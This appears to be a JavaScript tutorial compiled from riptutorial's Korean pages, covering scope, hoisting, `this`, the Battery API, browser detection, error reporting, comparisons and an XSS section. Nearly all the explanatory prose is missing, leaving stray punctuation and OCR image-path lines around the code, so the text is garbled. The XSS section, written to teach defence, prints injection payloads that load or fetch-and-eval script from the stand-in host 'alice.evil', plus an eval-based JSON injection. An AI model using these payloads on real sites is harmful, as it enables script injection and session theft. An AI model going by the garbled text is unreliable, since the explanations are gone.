console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

ES5 .apply () .

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

.

```
console.log(String(deeplyNested).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

. .

Array.prototype.splice .

```
arr.splice(index, 0, item);
```

:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6);  // ["b", "X", "Y", "Z", "c"]
```

:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-");  // "a-b-V-W-X-Y-Z-c-d"
```

entries ()

`entries()` / Array Iterator .

6

```
var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

```
0 "a"
1 "b"
2 "c"
```

: Internet Explorer .

CC-by-SA 2.5 Mozilla Contributors `Array.prototype.entries`

: https://riptutorial.com/ko/javascript/topic/187/

44: API

1. API .
2. API . .
   - `'chargingchange'` `battery.charging` ;
   - `'levelchange'` `'levelchange'` `battery.level` .
   - `'chargingtimechange'` `battery.chargingTime` .
   - `'dischargingtimechange'` `battery.dischargingTime` .
3. MDN Docs : https://developer.mozilla.org/en/docs/Web/API/Battery_status_API

Examples

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
```

```
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

API : https://riptutorial.com/ko/javascript/topic/3263/--api

45:

. JavaScript .

Examples

var let

(: `let` `const`)

`var` JavaScript `let` `const` ECMAScript 6 .

`var` .

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();     // >> 7
console.log(x); // >> 4
```

`if` " (escape)" `if` .

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

`let` .

```
let x = 4;

if (true) {
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
    let j = 10;
```

```
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

i j for .

.

( ) var .let :

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

var ( ).

```
var x = 4;
var x = 7;
```

let .

```
let x = 4;
let x = 7;
```

TypeError : x .

y var .

```
var y = 4;
let y = 7;
```

TypeError : y .

let ( ) .

```
let i = 5;
{
   let i = 6;
   console.log(i); // >> 6
}
console.log(i); // >> 5
```

i i let i ReferenceError throw.

```
let i = 5;
{
    i = 6;  // outer i is unavailable within the Temporal Dead Zone
    let i;
}
```

ReferenceError : i .

var let . var (, undefined), let - :

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

let const Temporal Dead Zone , ReferenceError ReferenceError . .

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

. y let (y) / .

, . , , x , x bar :

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

: 4

"" . , .

```
function foo() {
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;

    // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

: 4

foo bar . bar x . foo .

"" . ( ) :

```
function makeCounter() {
```

```
    var counter = 0;

    return {
        value: function () {
            return counter;
        },
        increment: function () {
            counter++;
        }
    };
}

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

:

```
1
0
```

makeCounter() . makeCounter() . makeCounter() counter .

(IIFE)

.

( ) . IIFE IIFE .

$ jQuery . IIFE .

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

IIFE $ jQuery .

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

Stackoverflow .

?

. .

.

```
console.log(foo);  // → undefined
var foo = 42;
console.log(foo);  // → 42
```

.

```
var foo;             // → Hoisted variable declaration
console.log(foo);    // → undefined
foo = 42;            // → variable assignment remains in the same place
console.log(foo);    // → 42
```

undefined not defined not defined .

```
console.log(foo);    // → foo is not defined
```

. (:) . .

```
console.log(foo(2, 3));     // → foo is not a function

var foo = function(a, b) {
    return a * b;
}
```

```
var foo;
console.log(foo(2, 3));     // → foo is not a function
foo = function(a, b) {
    return a * b;
}
```

. . .

```
console.log(foo(2, 3));  // → 6
function foo(a, b) {
    return a * b;
}
```

.

```
function foo(a, b) {
    return a * b;
}

console.log(foo(2, 3));  // → 6
```

.

```
// Valid code:
foo();

function foo() {}
```

```
// Invalid code:
bar();                      // → TypeError: bar is not a function
var bar = function () {};


// Valid code:
foo();
function foo() {
    bar();
}
function bar() {}


// Invalid code:
foo();
function foo() {
    bar();                 // → TypeError: bar is not a function
}
var bar = function () {};


// (E) valid:
function foo() {
    bar();
}
var bar = function(){};
foo();
```

JavaScript .

: .

```
var x = 2;
var y = 4;
alert(x + y);
```

6 . ...


```
var x = 2;
alert(x + y);
var y = 4;
```

NaN . y JavaScript Hoisting y . JavaScript y .

.

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

NaN .



var let in ( )

`loadedData` `loadedData` (: .). .

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

TypeError : loadedData [i] .

. i ( ) `i == 3` . " i ". `let` .

```
for(let i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

`loadedData` `loadedData` .

```
    var loadedData = [
        { label:"apple",      content:"green and round" },
        { label:"blackberry", content:"small black or blue" },
        { label:"pineapple",  content:"weird stuff.. difficult to explain the shape" }
    ];
```

`this` .

```
var obj = {
    name: "Foo",
    print: function () {
        console.log(this.name)
    }
}
```

obj print . `this` obj .

```
obj.print();
```

.

, this (self).

```
function func() {
    return this;
}

func() === window; // true
```

5

ECMAScript 5 strict , this undefined .

```
(function () {
    "use strict";
    func();
}())
```

.

undefined

new this

```
function Obj(name) {
    this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

.

{name : "Foo"}

6

this this (this). ( ) . .

```
var globalThis = this; //"window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis);          //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis);  //true
```

---

this .

```
var globalThis = this;

var obj = {
    withoutArrow: function() {
        return this;
    },
    withArrow: () => this
};

console.log(obj.withoutArrow() === obj);      //true
console.log(obj.withArrow() === globalThis);  //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);             //true
console.log(fn2() === globalThis);            //true
```

.

`apply` `call` `this` .

```
function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

., .

. `.apply` `call` :

```
function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

`apply` `Array` `arguments` ( ) `call` .

ECMAScript `bind` .

```
function bind (func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}

var obj = { name: "Foo" };

function print() {
    console.log(this.name);
}
```

```
printObj = bind(print, obj);

printObj();
```

.

"Foo"

bind .

1. obj this .
2. .
3. .

bind . .

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

.

: https://riptutorial.com/ko/javascript/topic/480/

46:

XSS JavaScript . .

Examples

(XSS)

Joe .

`https://example.com/search?q=brown+puppies` .

:

( ), . .

.

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try
again.";
}
```

`<h1>headings</h1>` .

(

)

) . .


HTML :

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Alice `<script>alert(1)</script>` .

(), . .

:



Alice `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies <script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` Bob .

,

!

Alice Bob Bob Bob .

:

1. .
2. .
3.

XSS (Cross-Site Scripting)

Bob .

Alice Bob . `I'm actually too lazy to write something here.`

.

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

HTML :

```
<div>I'm actually too lazy to write something here.</div>
```

Alice `<b>I like HTML</b>` .

<b> HTML </ b>

HTML .

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write
something here.
```

Alice Bob .

1.
2. `.innerText` .
3.

JavaScript

Bob .

.

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

`addMessage` DOM . XSS **HTML** .

.

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

: `My mom said: "Life is good. Pie makes it better. "` .

```
Uncaught SyntaxError: missing ) after argument list
```

? .

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

. (Alice) :

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

.

```
addMessage("I like pie
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

`I like pie` **Bob** **`https://alice.evil/js_xss.js`** .

:

1. JSON.stringify ()
2.
3.

?

. .

1. DOM .
2. .
3. " . ." .
4. .
5. .

, **XSS** .

Evaled JSON injection

Bob URL .

```
https://example.com/api/users/1234/profiledata.json
```

:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

, ? .

`Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.  Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.  .")`

```
{
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
}
```

`eval` :

```
({
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
})
```

.

- **JSON eval JSON.parse .** eval , eval . Eval .
- JSON " " \ ."

```
Hello! \"});alert(1);({
```

.

```
"Hello! \\"});alert(1);({"
```

. \ " JSON.parse .

: https://riptutorial.com/ko/javascript/topic/10723/-

47:

Javascript . . . . . .

.

(:). . .

Modernizr JavaScript .

Examples

. .

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- - 20-25

Rob W

JavaScript . .

Bowser .

:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('Iphone or Android');
}
```

. . <browser name> <version> .

. Chrome .

.

```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem=  /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

: https://riptutorial.com/ko/javascript/topic/2599/--

48:

- window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {...}

eventOrMessage	`Event` . , `String` .
url	JavaScript URL.
lineNumber	JavaScript .
colNumber	JavaScript .
	`Error` .

, `window.onerror` . .

Examples

window.onerror .

`window.onerror` URL GET .

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
didn't supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join('');
```

```
    // shortening the message a bit so that it is more likely to fit into browser's URL length
limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database
or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

: https://riptutorial.com/ko/javascript/topic/2056/---

49:

"" .

- `false`
- `0`
- `""` ( )
- `null`
- `undefined`
- `NaN` (, : `0/0`)
- `document.all` [1] ( )

"" .

[1] ECMAScript

Examples

```
var x = true,
    y = false;
```

true true . `x` `false` `y` .

```
x && y;
```

`y` false false .

true . `x` `true` `y` .

```
x || y;
```

`x` true true .

true false false true .

```
!x;
```

`x` true false .

(==)

. .

`==` :

7.2.13

`x == y`, `x` `y` `true` `false` `true`. .

1. `Type(x)` `Type(y)` .
   - . `x === y` .
2. `x` `null` `y` `undefined` `true`.
3. `x` `undefined` `y` `null` `true` `true`.
4. `Type(x)` `Number` `Type(y)` `String` `x == ToNumber(y)`.
5. `Type(x)` `String` `Type(y)` `Number` `ToNumber(x) == y` .
6. `Type(x)` `Boolean` `ToNumber(x) == y` .
7. `Type(y)` `Boolean` `comparison x == ToNumber(y)` `comparison x == ToNumber(y)`.
8. `Type(x)` `String`, `Number` `Symbol` `Type(y)` `Object` `x == ToPrimitive(y)`.
9. `Type(x)` Object `Type(y)` `String`, `Number` `Symbol` `ToPrimitive(x) == y`.
10. `false`.

:

```
1 == 1;                     // true
1 == true;                  // true  (operand converted to number: true => 1)
1 == '1';                   // true  (operand converted to number: '1' => 1 )
1 == '1.00';                // true
1 == '1.00000000001';       // false
1 == '1.00000000000000001'; // true  (true due to precision loss)
null == undefined;          // true  (spec #2)
1 == 2;                     // false
0 == false;                 // true
0 == undefined;             // false
0 == "";                    // true
```

(<, <=,>,> =)

:

```
1 < 2        // true
2 <= 2       // true
3 >= 5       // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

( ).

```
'a' < 'b'    // true
'1' < '2'    // true
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

.

```
'1' < 2      // true
'3' > 2      // true
true > '2'   // false (true implicitly converted to number, 1 < 2)
```

`NaN` (not-a-number) . `NaN` `false` .

```
1 < 'abc'    // false
1 > 'abc'    // false
```

`null` , `undefined` .

```
1 > ''        // true
1 < ''        // false
1 > null      // true
1 < null      // false
1 > undefined // false
1 < undefined // false
```

, , comparison.So `null` `Number(null);//0`

```
new Date(2015)< 1479480185280            // true
null > -1                                //true
({toString:function(){return 123}}) > 122  //true
```

`!= ==` .

`true` `true` .

javascript . **:** `false` .

:

```
1 != '1'     // false
1 != 2       // true
```

`char` `1 != '1'` `false` . Javascript RHS .

: `!==` `===` . true .

:

```
1 !== '1'    // true
1 !== 2      // true
1 !== 1      // false
```

( )

OR (`||`) *truthy* . .

```
var a = 'hello' || '';             // a = 'hello'
var b = '' || [];                  // b = []
var c = '' || undefined;           // c = undefined
var d = 1 || 5;                    // d = 1
var e = 0 || {};                   // e = {}
var f = 0 || '' || 5;              // f = 5
var g = '' || 'yay' || 'boo';      // g = 'yay'
```

AND (`&&`) . .

```
var a = 'hello' && '';                  // a = ''
var b = '' && [];                       // b = ''
var c = undefined && 0;                 // c = undefined
var d = 1 && 5;                         // d = 5
var e = 0 && {};                        // e = 0
var f = 'hi' && [] && 'done';           // f = 'done'
var g = 'bye' && undefined && 'adios';  // g = undefined
```

, (ES6) .

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') );  // burger
console.log( foo(100) );       // 100
console.log( foo([]) );        // []
console.log( foo(0) );         // default
console.log( foo(undefined) ); // default
```

`0` ( ) .).

Null

`null` `undefined`

`null` `undefined` `==` `===` ,

```
null == undefined   // true
null === undefined  // false
```

:

- `undefined` / / ( ) .
- `null` , .

:

- `undefined` `undefined` . `undefined` (`undefined`)
- `null` .

`null` `undefined`

`null` `undefined` .

```
if (null) console.log("won't be logged");
```

```
if (undefined) console.log("won't be logged");
```

null undefined false ( ).

```
false == undefined   // false
false == null        // false
false === undefined  // false
false === null       // false
```

undefined

- *undefined* (: `void 0;` .
- undefined Array Number .
- undefined . *Object* `foo` `delete foo.bar;` .
- foo undefined typeof foo "undefined" .

NaN

NaN (**"N N "**) *IEEE* , (, `1 * "two"`), number (`Math.sqrt(-1)`)

NaN false false . NaN .

```
(1 * "two") === NaN  //false

NaN === 0;           // false
NaN === NaN;         // false
Number.NaN === NaN; // false

NaN < 0;             // false
NaN > 0;             // false
NaN > 0;             // false
NaN >= NaN;          // false
NaN >= 'two';        // false
```

true true .

```
NaN !== 0;           // true
NaN !== NaN;         // true
```

NaN

6

Number.isNaN () NaN .

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);  // true
```

```
Number.isNaN(24);          // false
Number.isNaN('24');        // false
Number.isNaN(1 / 0);       // false
Number.isNaN(Infinity);    // false

Number.isNaN('str');       // false
Number.isNaN(undefined);   // false
Number.isNaN({});          // false
```

6

`NaN` .

```
value !== value;    // true for NaN, false for any other value
```

`Number.isNaN()` polyfill .

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

`isNaN()` `NaN` `true` `true` .

```
isNaN(NaN);          // true
isNaN(0 / 0);        // true
isNaN('str' - 12);   // true

isNaN(24);           // false
isNaN('24');         // false
isNaN(Infinity);     // false

isNaN('str');        // true
isNaN(undefined);    // true
isNaN({});           // true
```

ECMAScript ECMAScript 6 `Object.is` `SameValue` "" . `==` `===` `Object.is()` `NaN` (`-0` `+0`).

```
Object.is(NaN, NaN)      // true
Object.is(+0, 0)         // false

NaN === NaN              // false
+0 === 0                 // true
```

6

MDN `Object.is()` polyfill .

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
```

```
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

NaN , "NaN" ( ) :

```
typeof(NaN) === "number"; //true
```

and-operator (`&&`) or (`||`) .

`x && y` x false y . false .

`x || y` , y x true , true .

.

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
}
```

1

```
T() && F(); // false
```

:

"
"

2

```
F() && T(); // false
```

:

"

3

```
T() || F(); // true
```

:

"

4

```
F() || T(); // true
```

:

"
"

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

A : .

```
if(obj !== undefined && obj.property){}; // no error thrown
```

undefined .

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

|| "truthy" .

, nullable null .

```
var nullableObj = null;
var obj = nullableObj || {};  // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

.

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

.

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

&& .

```
function myMethod(cb) {
```

```
    // This can be simplified
    if (cb) {
       cb();
    }

    // To this
    cb && cb();
}
```

, cb Object / Array / String / Number function .

/

(== !=) . . .

```
"" ==  0;     // true A
 0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" !=  0;     // false A
 0 != "0";    // false A
"" != "0";    // true B
false != 0;   // false
false != "0"; // false
```

JavaScript .

```
Number("");    // 0
Number("0");   // 0
Number(false); // 0
```

false B ("" "0") "" "0" "" == "0" false

. .

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

:

```
var test = (a,b) => String(a) == String(b);
test("", 0);   // false;
test("0", 0);  // true
test("", "0"); // false;
```

: Number("0") new Number("0") ! . .

```
Number("0") == Number("0");         // true;
```

```
new Number("0") == new Number("0"); // false
```

.

```
"" ===  0;  // false
 0 === "0"; // false
"" === "0"; // false
```

.

JavaScript (== vs ===) ? .

(==)

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

`[].toString()` `[].toString()` `[].join()` `Object.prototype.toString()` . `true` `true` `[].join()` `''` `0` false ToNumber .

`Array` `Object` .

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

JavaScript .

Type `true` `true` .

: .

`Object.is` (ECMAScript 6) .

:

```
Object.is(1, 1);            // true
Object.is(+0, -0);          // false
Object.is(NaN, NaN);        // true
Object.is(true, "true");    // false
Object.is(false, 0);        // false
Object.is(null, undefined); // false
Object.is(1, "1");          // false
Object.is([], []);          // false
```

.

- : `Object.is(x, x)` `x` `true` .
- : `Object.is(x, y)` `true` , `Object.is(y, x)` `true` , `x` `y` .
- Transitivity : `Object.is(x, y)` `Object.is(y, z)` `true` `x` , `y` `z` `Object.is(x, z)` `true` .

SameValueZero

SameValue `+0 -0` .

`Array.prototype.includes` (ECMAScript 7) .

:

```
[1].includes(1);             // true
[+0].includes(-0);           // true
[NaN].includes(NaN);         // true
[true].includes("true");     // false
[false].includes(0);         // false
[1].includes("1");           // false
[null].includes(undefined); // false
[[]].includes([]);           // false
```

.

- : `[x].includes(x)` x true .
- : `[x].includes(y)` true `[y].includes(x)` true , x y .
- : `[x].includes(y)` `[y].includes(z)` true `[x].includes(z)` x , y z true .

SameValue

- `+0 -0` .
- `NaN` .

`===` (ECMAScript 3) .

`!==` (ECMAScript 3) , `===` .

:

```
1 === 1;             // true
+0 === -0;           // true
NaN === NaN;         // false
true === "true";     // false
false === 0;         // false
1 === "1";           // false
null === undefined; // false
[] === [];           // false
```

.

- : `x === y` true , Y === X, `is , for any values` X `and` y`.
- : `x === y y === z` true , x === z x , y z true .

- `NaN` . `NaN !== NaN`

Type Strict Equality Comparison .

.

- `undefined` `null` .
- .
- .
- , .

, . `false` .

`==` (ECMAScript 1) .

`!=` (ECMAScript 1) , `==` .

:

```
1 == 1;            // true
+0 == -0;          // true
NaN == NaN;        // false
true == "true";    // false
false == 0;        // true
1 == "1";          // true
null == undefined; // true
[] == [];          // false
```

.

- : `x == y` `true` `y == x` `true` , `x` `y` .
- `NaN` . `NaN != NaN`
- , `0 == ''` `0 == '0'` , `'' != '0'`

. `if` .

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

.

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

( ) . .

NaN (Not a Number) .

JavaScript . .

```
var x = "Hello";     // typeof x is a string
x = 5;               // changes typeof x to a number
```

JavaScript .

```
var x = 5 + 7;       // x.valueOf() is 12,  typeof x is a number
var x = 5 + "7";     // x.valueOf() is 57,  typeof x is a string
var x = "5" + 7;     // x.valueOf() is 57,  typeof x is a string
var x = 5 - 7;       // x.valueOf() is -2,  typeof x is a number
var x = 5 - "7";     // x.valueOf() is -2,  typeof x is a number
var x = "5" - 7;     // x.valueOf() is -2,  typeof x is a number
var x = 5 - "x";     // x.valueOf() is NaN, typeof x is a number
```

NaN ( ) .

```
"Hello" - "Dolly"    // returns NaN
```

==		i == 0
===		i === "5"
!=		i != 5
!==		i !== 5
>		i > 5
<		i < 5
>=		i >= 5
<=		i <= 5

. true off false. . .

. , , , . .

```
var bitField = 0;  // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

```
var directionState = [false,false,false,false];
```

```
